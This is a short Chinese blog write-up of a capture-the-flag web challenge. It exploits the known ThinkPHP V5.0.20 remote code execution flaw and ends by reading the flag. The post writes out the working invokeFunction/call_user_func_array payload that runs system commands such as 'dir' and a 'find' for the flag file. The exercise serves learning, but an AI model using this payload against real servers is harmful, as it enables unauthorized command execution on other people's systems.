

攻防世界web php_rce writeup(仍有不解)

原创

[Sprint#51264](#)  于 2020-07-25 16:23:51 发布  77  收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_45837896/article/details/107580146

版权

还是先观察题目，php_rce

首先我百度了rce，代码执行漏洞

进入题目

:)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 [七牛云](#) 独家赞助发布]

[官方教程资源](#) [官方应用服务市场](#) [开发者扶持计划](#)

https://blog.csdn.net/qq_45837896

说实话一点思路都没有，然后百度了thinkphpv5 rce字样，发现了它关于controller过滤不严密得相关漏洞

先访问一个不存在的文件地址



页面错误! 请稍后再试~

ThinkPHP V5.0.20 { 十年磨一剑-为API开发设计的高性能框架 }

https://blog.csdn.net/qq_45837896

查找到其版本号


漏洞相关:

<https://www.cnblogs.com/backlion/p/10106676.html>

然后构造payload

```
s=index/think\App/invokeFunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir
```


查看网站的所有文件名



favicon.ico index.php robots.txt router.php static test.php favicon.ico index.php robots.txt router.php static test.php

```
s=index/think\App/invokeFunction&function=call_user_func_array&vars[0]=system&vars[1][]=find / -name "*flag"
```

对flag进行查找



/flag /flag

查看flag内容



flag{thinkphp5_rce} flag{thinkphp5_rce}

(没学会...)